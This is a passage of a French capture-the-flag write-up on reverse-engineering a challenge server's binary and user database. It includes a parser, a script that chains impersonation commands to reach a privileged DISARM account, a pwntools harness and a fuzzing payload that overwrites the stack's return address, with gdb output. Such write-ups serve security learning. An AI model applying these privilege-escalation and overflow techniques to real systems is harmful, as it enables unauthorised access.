00000080: 3d 00 9d 95 fc ef 43 db 6a 31 a9 5c c2 a9 f2 89  =.....C.j1.\....
00000090: af a1 f7 8e 9d 6f 35 68 f2 4d fc 18 b8 5b ae 03  .....o5h.M...[..
000000a0: 11 00 00 75 65 53 4e 50 2f 70 6b 57 79 4c 69 32  ...ueSNP/pkWyLi2
000000b0: 2f 45 35 4d 4c 62 74 33 42 39 4d 78 72 79 6c 39  /E5MLbt3B9Mxryl9
000000c0: 32 42 6f 73 73 6b 39 51 2b 64 50 47 73 74 59 2b  2Bossk9Q+dPGstY+
000000d0: 62 4e 5a 56 58 41 64 6a 6f 4d 46 4a 64 63 36 52  bNZVXAdjoMFJdc6R
000000e0: 51 48 42 64 2f 42 46 2b 41 36 39 49 2f 76 34 33  QHBd/BF+A69I/v43
000000f0: 57 79 6b 6d 4f 69 64 4c 67 3d 3d 73 73 74 69 63  WykmOidLg==sstic
00000100: 7b 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  {AAAAAAAAAAAAAAA
00000110: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAA
00000120: 41 41 41 41 41 41 41 41 41 41 41 41 7d           AAAAAAAAAAAA}
```

Après une série de tags, on y voit le `04 00 00 00` (`UPDATE_SIG_KEY`) puis une clé publique. Donc ce script a surement été envoyé par des attaquants pour changer la clé publique du serveur en la valeur `0x9b3d009d95fcef43db6a31a95cc2a9f289afa1f78e9d6f3568f24dfc18b85bae` utilisée précédemment pour remplacer à nouveau la clé publique par la nôtre. Le “secret” de la fin est un faux flag `sstic{AA...AA}`, j’ignore pourquoi il est là.

Le fichier `prod_maj_key.sa` contient plus ou moins la même chose, mais est surement une utilisation encore antérieure légitime de rotation de clé.

Le fichier `prod_maj_bin.sa` qui semble lié est beaucoup plus gros et contient un ELF, et utilise a priori la valeur 5 (`05 00 00 00`, `UPDATE_SIG_EXE`). Je n’ai pas poussé plus loin sur ce fichier.

Dans `test_status.sa`,

```
$ xxd -g1 test_status.sa
00000000: 44 33 22 11 dd cc bb aa 89 8d 0d 31 dc 3c 75 8b  D3"........1.<u.
00000010: 54 00 00 00 00 00 00 00 60 00 00 00 00 00 00 00  T.......`.......
00000020: a9 00 00 00 00 00 00 00 01 01 00 00 00 00 00 00  ................
00000030: 44 45 42 55 47 00 54 45 53 54 5f 53 54 41 54 55  DEBUG.TEST_STATU
00000040: 53 00 41 52 43 48 49 56 45 00 53 53 54 49 43 32  S.ARCHIVE.SSTIC2
00000050: 30 32 36 00 07 4d 43 52 59 04 41 4b 4e 47 00 c0  026..MCRY.AKNG..
00000060: 00 6c 01 02 26 00 00 00 02 dc 01 00 10 02 00 00  .l..&...........
00000070: 0b 53 53 54 49 43 5f 55 53 45 52 00 00 00 10 44  .SSTIC_USER....D
00000080: 65 66 61 75 6c 74 50 61 73 73 77 6f 72 64 00 65  efaultPassword.e
00000090: 06 05 c4 06 0e 01 00 00 00 00 41 4b 4e 47 00 00  ..........AKNG..
000000a0: 00 00 01 00 00 00 11 00 00 48 32 59 36 45 53 6b  .........H2Y6ESk
000000b0: 78 5a 4b 69 39 6c 32 51 5a 30 4e 49 57 49 30 42  xZKi9l2QZ0NIWI0B
000000c0: 56 5a 4d 45 32 73 47 35 4d 58 33 38 32 79 48 39  VZME2sG5MX382yH9
000000d0: 39 46 58 6b 6f 2b 72 68 65 70 52 6e 71 74 32 78  9FXko+rhepRnqt2x
000000e0: 51 4c 59 52 32 52 72 66 53 57 42 72 62 77 4c 47  QLYR2RrfSWBrbwLG
000000f0: 57 77 62 42 62 6f 46 2f 6b 30 63 36 46 67 51 3d  WwbBboF/k0c6FgQ=
00000100: 3d 73 73 74 69 63 7b 41 41 41 41 41 41 41 41 41  =sstic{AAAAAAAAA
00000110: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000120: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000130: 41 41 7d                                        AA}
```

je retrouve deux chaines aperçues dans les PDF liées à la CSPN. Il s'agit de `SSTIC_USER:DefaultPassword` qui sont des creds apparaissant également dans la base de données.

```
$ strings users_db.bin | grep SSTIC_USER
SSTIC_USER
```

Je me décide à regarder un peu plus précisément ce fichier binaire, avec la décompilation IDA à côté pour éventuellement m'aider à le parser.

```
$ xxd -g1 docker/diode_dest/data/challengers/users_db.bin |head -n32
00000000: 53 53 54 49 43 7b 58 58 58 58 58 58 58 58 58 58  SSTIC{XXXXXXXXXX
00000010: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
00000020: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
00000030: 58 58 58 58 58 58 7d 00 00 00 00 00 00 00 00 00  XXXXXX}.........
00000040: 01 00 00 00 01 6d 3a 45 ee 2d e4 5b e6 dd 63 e9  .....m:E.-.[..c.
00000050: 40 64 20 ad 88 8e 16 56 e3 8b 45 bb c9 92 e5 17  @d ....V..E.....
00000060: 39 0c 5c 1f 02 00 00 00 00 00 00 00 41 41 00 00  9.\.........AA..
00000070: 00 00 00 00 42 42 00 00 00 00 00 00 52 6f 62 65  ....BB......Robe
00000080: 72 74 5f 4d 61 74 74 68 65 77 73 5f 65 4c 46 57  rt_Matthews_eLFW
00000090: 78 64 52 68 48 4a 45 58 66 6d 77 64 00 00 00 00  xdRhHJEXfmwd....
000000a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000b0: 00 00 00 00 00 00 00 00 00 00 00 00 41 00 00 00  ............A...
000000c0: f9 80 75 e7 43 93 b1 c5 69 28 88 9b fe e9 3d e9  ..u.C...i(....=.
```

```
000000d0: 4e 15 7b 4c 51 46 d4 ff 9f ba 45 c4 86 b1 ae 75  N.{LQF....E....u
000000e0: 02 00 00 00 00 00 00 00 8a e1 d0 c1 a7 e2 a2 6b  ...............k
000000f0: a3 0a 5b 91 85 37 48 57 45 76 65 6c 79 6e 5f 44  ..[..7HWEvelyn_D
00000100: 75 63 6b 77 6f 72 74 68 5f 56 6e 76 4b 61 76 77  uckworth_VnvKavw
00000110: 6f 4b 6a 56 72 58 52 53 74 00 00 00 00 00 00 00  oKjVrXRSt.......
00000120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000130: 00 00 00 00 00 00 00 00 03 00 00 00 6f 3e 02 17  ............o>..
00000140: 35 55 94 bd 40 03 e7 b3 53 8c 56 92 65 ea cb e7  5U..@...S.V.e...
00000150: 27 6e 57 a5 db f7 c0 55 9c 61 c2 0b 04 00 00 00  'nW....U.a......
00000160: 00 00 00 00 0f e4 3d 0c d8 08 61 49 f3 76 58 e6  ......=...aI.vX.
00000170: 67 bd 71 5e 0c e3 7d 81 54 6f ae 19 aa f0 3c be  g.q^..}.To....<.
00000180: 4c 75 90 62 44 65 62 72 61 5f 4d 6f 73 6c 65 79  Lu.bDebra_Mosley
00000190: 5f 62 46 6a 48 45 4e 61 7a 4c 41 4b 73 70 68 4d  _bFjHENazLAKsphM
000001a0: 67 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  g...............
000001b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001c0: 00 00 00 00 41 00 00 00 39 8b 7a f8 2a 66 68 63  ....A...9.z.*fhc
000001d0: 6e af f8 55 ec c8 c2 d8 e2 c5 17 d6 aa ad e7 b6  n..U............
000001e0: e6 96 37 82 e6 27 e0 ac 02 00 00 00 00 00 00 00  ..7..'..........
000001f0: 3b c4 67 96 6e 5d a1 72 ed 9c c9 f4 8d a1 1d 41  ;.g.n].r.......A
```

On voit à l'oeil des blocs de données qui ressemblent à des structures : un username en clair qui a l'air d'être stocké dans 0x40 bytes, puis des données de tailles variables.

En essayant de faire à moitié du guess de format et du reverse, je regarde la fonction `authent_user` que j'avais déjà identifiée dans IDA qui fait une comparaison de sha256 pour authentifier un user. Juste au-dessus cet appel, une fonction (`0x2560`) prend en entrée la base entière et le nombre de users stockés : je n'ai introduit aucune structure dans IDA pour le moment, mais j'imagine qu'elle fait une recherche d'un user dans la base.

Vu qu'on connait le password d'au moins un user,

```
$ echo -n "DefaultPassword" | sha256sum
2285d2badca55370a0d794a9df898c29922d21504c5c2c7fcb984c75328ad424  -
```

je cherche ce user dans la base :

```
(...)
0000e010:             53 53 54 49 43 5f 55 53 45 52 00 00      SSTIC_USER..
0000e020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000e030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000e040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000e050: 00 00 00 00 63 00 00 00 22 85 d2 ba dc a5 53 70  ....c..."......Sp
0000e060: a0 d7 94 a9 df 89 8c 29 92 2d 21 50 4c 5c 2c 7f  .......).-!PL\,.
0000e070: cb 98 4c 75 32 8a d4 24 02 00 00 00 00 00 00 00  ..Lu2..$........
```

```
0000e080: 86 a5 d4 c1 1c b1 95 39 90 dd c5 25 99 58 41 0f  .......9...%.XA.
0000e090: 43 68 72 69 73 74 6f 70 68 65 72 5f 45 63 6b 65  Christopher_Ecke
0000e0a0: 72 73 6f 6e 5f 76 6a 50 62 58 6b 64 54 67 7a 46  rson_vjPbXkdTgzF
0000e0b0: 6e 7a 79 62 41 00 00 00 00 00 00 00 00 00 00 00  nzybA...........
(...)
```

Sur cette structure, on trouve

- un username (sur 64 octets),
- une valeur `0x63 = 99` (sur 4 octets),
- le sha256 (sur 32 bytes),
- probablement la valeur 2 (sur 4 octets),
- probablement la valeur 0 (sur 4 octets),
- deux fois 8 bytes non identifiés (`86 a5 d4 c1 1c b1 95 39` et `90 dd c5 25 99 58 41 0f`).

En regardant la première structure, le flag est dans le username, et les deux valeurs de 64 bits de la fin sont 0xAA et 0xBB.

J'écris un premier parser Python qui suit ce format là, mais sans grande surprise, ça ne marche pas vraiment :D En affinant, je me rends compte que la valeur 2 qui apparait dans les deux structures est variable, et détermine le nombre de valeurs de 64 bits à lire.

J'arrive à un résultat plutôt satisfaisant avec

```python
with open("users_db.bin", "rb") as fp:
    for _ in range(478):
        username = fp.read(64).rstrip(b"\x00").decode()
        a = int.from_bytes(fp.read(4), "little")
        pwd = fp.read(32)
        numVal = int.from_bytes(fp.read(8), "little")
        V = []
        for _ in range(numVal):
            V.append(int.from_bytes(fp.read(8), "little"))
        V = "-".join(f"{v:016x}" for v in V)
        print(f"{a:#04x} {username:<40s} {pwd.hex()[:8]} {V}")
```

avec encore quelques incompréhensions sur les rôles de `a` et `V`.

Quelques utilisateurs sont assez notables :

```
0x01 SSTIC{XXXX.......................XXXX} 016d3a45
0000000000004141-0000000000004242
0x19 audit_KaKaHuet                          c469e6c3
5cc8719b9fdbe460-4aedaa01b06a2149
```

```
0x63 SSTIC_USER                                 2285d2ba
3995b11cc1d4a586-0f41589925c5dd90
```

On trouve des références à `audit_KaKaHuet` dans des emails extraits du filer parlant de suppression des comptes `audit_KaKaHuet`, `SSTIC_USER` et celui de Stephen LEE. Ne trouvant pas celui de Stephen LEE, je me dis que la suppression a déjà dû avoir lieu, et qu'on doit s'en sortir avec les deux autres.

La majorité des comptes ont des valeurs `a` similaires :


```
val   count
0x41  236
0x03  124
0x21  114
0x01  1
0x19  1
0x0d  1
0x63  1
```

Un oeil averti note que ces valeurs ont des poids de Hamming très faibles (1, 2 ou 3). Cela ressemble à un bitmask.

De plus, les listes de valeurs de 64 bits se répètent également :

```
value               count
0x73780e74a1252b65   19
0x5cc8719b9fdbe460   16
0x0502e18965e23dbc   16
0x5f609848a383b297   15
(..... 213 lignes ....)
0x6cdb36998bd2d34e    2
0x6a9162ca85cf7efe    2
0x5a4db7bd30e2aaf4    2
0x0000000000004242    1
0x0000000000004141    1
0x0000000000001337    1
```

Pour le writeup, j'ai tenté d'afficher le graphe entre les comptes, mais ça rend pas grand chose :D



En retournant dans IDA pour trouver du sens à ces valeurs, je continue après l'authent d'un user pour regarder la réception de data depuis la socket et trouve le switch sur le type de commande (`Weapon_common/serialize.py`) :

```
class OperationCode(Enum):
    AUTHENT = 0
    GET_TARGET = 1
    SET_TARGET = 2
    FIRE = 3
    DISARM = 4
```

```
    GET_VERSION = 5
    IMPERSONATE = 6
```

Je m'aperçois alors que le handler dans le binaire pour l'action `IMPERSONATE` commence par faire deux appels à la fonction de recherche d'un user, puis boucle sur les tableaux de valeurs. Je comprends alors que ces valeurs sont des sortes de groupId et un user doit pouvoir se logguer en un autre user s'ils partagent au moins un groupId.

Je trouve également un test sur le bitmask

```
bool __fastcall sub_2070(__int64 a1, _BYTE *a2)
{
  return (*(a1 + 0x50) & (1 << *a2)) != 0;
}
```

et l'appel étant `sub_2070(a1, &command_id)`, il est probable que cette fonction teste si un octet a le bit set pour la commande_id qui va être traitée. Le bit de poids (0x80) n'étant jamais set dans les octets obtenus de la base, et n'ayant que 7 commandes (pas 8), je commence à être confiant.

À partir de ces nouvelles informations, je modifie mon parser de `users_db.bin` pour afficher les commandes que tous les users peuvent exécuter.

En regardant les users qui sortent du lot, on trouve

```
SSTIC{XXXX.......................XXXX} ['AUTHENT']
audit_KaKaHuet                       ['AUTHENT', 'FIRE', 'DISARM']
John_Silverman_NgPpvBmjNVgFavZO      ['AUTHENT', 'SET_TARGET', 'FIRE']
SSTIC_USER                           ['AUTHENT', 'GET_TARGET', 'GET_VERSION',
'IMPERSONATE']
```

Il n'y a que `audit_KaKaHuet` qui a la permission d'exécuter `DISARM` (le but ultime du challenge).

Je cherche donc un chemin entre `SSTIC_USER` (pour qui on a le password et donc on peut s'authentifier) et `audit_KaKaHuet` (qui peut `DISARM`). Avec Dijkstra et `networkx`, j'en trouve un pas très long :

```
SSTIC_USER
    => Sandra_Karg_gJmJUpLQMyFoBOsK
    => Edward_Medel_HyRfRQExRbROeetG
```

```
    => Thomas_Cooper_EqvVWPUwVviMKJHk
    => Rachel_Lockwood_nnoiuQilvArukNAV
    => audit_KaKaHuet
```

Je décide donc de tester `IMPERSONATE` pour pouvoir `DISARM` en tant que `audit_KaKaHuet`. Cette piste semble étrange et ressemble soit à une fausse piste, soit à un bypass étant donné qu'on n'a trouvé aucune vuln. Je tente quand même (spoiler : perte de temps x))

J'ai mis un peu de temps à comprendre le flot d'exécution exact, qui diffère selon les types de commandes. Pour les commandes "safe", à savoir `AUTHENT`, `IMPERSONATE` et `GET_VERSION`, le binaire `weapon_authent` répond directement sur la socket. Par contre, pour les quatre autres (`GET_TARGET`, `SET_TARGET`, `FIRE`, `DISARM`), les commandes sont sérialisées et écrites dans les names pipes pour être récupérées par le serveur Python (SAFE, `Weapon_server/server.py` et `Weapon_server/actions.py`).

Dans le dossier voisin, on trouve `Weapon_common/serialize.py` qui détaille comment les données sont pack et unpack. Un code similaire doit se retrouver dans le binaire qui fait l'envoi (surement la fonction en `0x30B0` que j'ai appelée `parse_some_data`).

Dans `server.py`, je ne comprends pas la présence de

```
elif request.operation_code == OperationCode.IMPERSONATE.value:
    response = impersonate(request, target_user)
```


qui appelle une fonction inexistante, et qui est selon moi une action traitée dans le binaire directement, sans passer par les pipes. Peut-être un résidu de conception ?

L'appel indique malgré tout que la fonction attend uniquement le user cible. Je tente donc d'utiliser la classe Python fournie

```
if args.IMPERSONATE:
    CMDS = []
    CMDS += [(BlobType.WEAPON_OPEN_SESSION, b"")]

    m = Message(OperationCode.AUTHENT)
    m.add_string("SSTIC_USER")
    m.add_string("DefaultPassword")
    CMDS += [(BlobType.WEAPONS_MSG, m.pack()),]

    for u in [ "Sandra_Karg_gJmJUpLQMyFoBOsK",
               "Edward_Medel_HyRfRQExRbROeetG",
```


```
                "Thomas_Cooper_EqvVWPUwVviMKJHk",
                "Rachel_Lockwood_nnoiuQilvArukNAV",
                "audit_KaKaHuet"]:

        m = Message(OperationCode.IMPERSONATE)
        m.add_string(u)
        CMDS += [(BlobType.WEAPONS_MSG, m.pack()),]

    m = Message(OperationCode.DISARM)
    CMDS += [(BlobType.WEAPONS_MSG, m.pack()),]

    CMDS += [(BlobType.WEAPON_CLOSE_SESSION, b"")]
    send_signed_payload(CMDS)
```

et magie, ça flag en local !



Sauf qu'évidemment, en remote, ça ne marche pas.

On m'informe que la base de données n'est pas la même en remote… Ca aurait été trop ~~beau~~ simple x) Le user `audit_KaKaHuet` avec les permissions sur le `DISARM` a donc bien été supprimé sur la prod, comme tous les autres users (sauf `SSTIC_USER`).



Au moins, ce détour a permis de dégrossir énormément de choses du fonctionnement du système, et d'avoir des wrappers Python utiles et fonctionnels.

Retour à la recherche de vulns donc… Ayant déjà pas mal lu le code IDA sans rien voir de particulier, je décide de tester de fuzzer en envoyant des choses aléatoires, mal formées, de grosses tailles, etc.

Je me fais un template pwntools pour debugger en local (`pwn template`):

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from pwn import *
from serialize import Message, OperationCode
import time

exe = context.binary = ELF("./weapon_authent")
context.aslr = False

gdbscript = '''
# handler_get_version
b *0x555555555a20
c
'''

def mysend(io, d):
```

```
    io.send(p32(len(d), endian = "big") + d)

def myrecv(io):
    size = u32(io.recv(4))
    return Message.unpack(io.recv(size))

if args.GDB:
    server = gdb.debug([exe.path],gdbscript = gdbscript)
else:
    server = process([exe.path])

time.sleep(0.5)

io = remote('127.0.0.1', 1515)

m = Message(OperationCode.AUTHENT)
m.add_string("SSTIC_USER")
m.add_string("DefaultPassword")
mysend(io, m.pack())
m = myrecv(io)
print(m)

m = Message(OperationCode.GET_VERSION)
mysend(io, m.pack())
m = myrecv(io)
print(m)
print(m.get_string(0).rstrip("\x00"))

io.close()
```

Les fonctions d'I/O pour la socket reprennent ce que le code serveur python du guichet haut de la diode rajoute aux paquets.

Avant de lancer ce script, il faut également créer les named pipes, sinon le binaire hang sur

```
openat(AT_FDCWD, "/home/weapon_server/authent_to_weapon", O_WRONLY)
```

En faisant une simple ouverture des fifos dans un deuxième terminal, le binaire se lance correctement


```
[+] Starting local process 'weapon_authent': pid 1643405
[!] ASLR is disabled!
[+] Opening connection to 127.0.0.1 on port 1515: Done
code=0 error=0 values=[]
code=5 error=0 values=[(0, '0.1.1.3\x00')]
0.1.1.3
```

```
[*] Closed connection to 127.0.0.1 port 1515
[*] Stopped process 'weapon_authent' (pid 1643405)
```

J'ai simplement ajouté du debug à la classe Python.

```
def __str__(self):
    return f"code={self.operation_code} error={self.error_code}
values={self.values}"
```

Commence à partir de là une période où je ~~fais n'importe quoi~~ fuzz en espérant trouver un crash.



J'en trouve un dans `free()`, mais ça ne parait pas tellement prometteur.

Au bout d'un moment, j'en trouve finalement un intéressant :

```
m = Message(OperationCode.GET_VERSION)
for _ in range(48):
    m.add_string("A" * 48)
v = m.pack()
v += b"A" * 256
mysend(io, v)
```

```
m = myrecv(io)
print(m)
```

qui déclenche un segfault


```
[*] Process 'weapon_authent' stopped with exit code -11 (SIGSEGV) (pid 1645424)
```

Dans gdb, on voit que le crash est intéressant

```
   0x555555556171                  je     0x555555556101
   0x555555556173                  data16 cs nop WORD PTR [rax+rax*1+0x0]
   0x55555555617e                  xchg   ax, ax
 → 0x555555556180                  mov    edi, DWORD PTR [r12]
   0x555555556184                  call   0x555555556a20
   0x555555556189                  xor    edi, edi
   0x55555555618b                  call   0x555555555240 <pthread_exit@plt>
   0x555555556190                  lea    rbp, [rsp+0x60]
   0x555555556195                  mov    rsi, r13
──────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x555555556180 → mov edi, DWORD PTR [r12]
[#1] 0x7ffff769eb7b → jmp 0x7ffff769ea3b
[#2] 0x7ffff771c7f8 → mov rdi, rax
```

et `r12` contient `0x414114141414f5e1` qui donne la segfault.

Ce `mov` se trouve dans la première fonction exécutée par le thread qui gère un nouveau client. Il s'agit d'un basic block présent vers la fin de la fonction qui gère les erreurs.



Au moment du crash, le binaire a déjà renvoyé les résultats attendus. Une corruption de `r12` pourrait survenir par un écrasement de registres sauvegardés sur la stack, ça collerait avec le scénario et le mécanisme anti-ROP.

En envoyant des données plus grosses ou plus de données de même tailles, le crash disparait, mais si j'envoie plus de données brutes à la fin, je constate que je touche plus que juste `r12`. Et le sweet spot expérimental que j'ai fini par utiliser : 64 données

de tailles quelconques (par exemple nulle) + de la boue donne un segfault sur un `ret` car le sommet de la stack est à `0x41411414141435c5`.

Le `ret` est celui de la fonction `parse_some_data` qui traite les données reçues : il doit donc y avoir un bug exploitable dans le parser. Voulant toujours éviter de reverse cette fonction, d'introduire des structures dans IDA, etc., je poursuis l'analyse avec gdb.

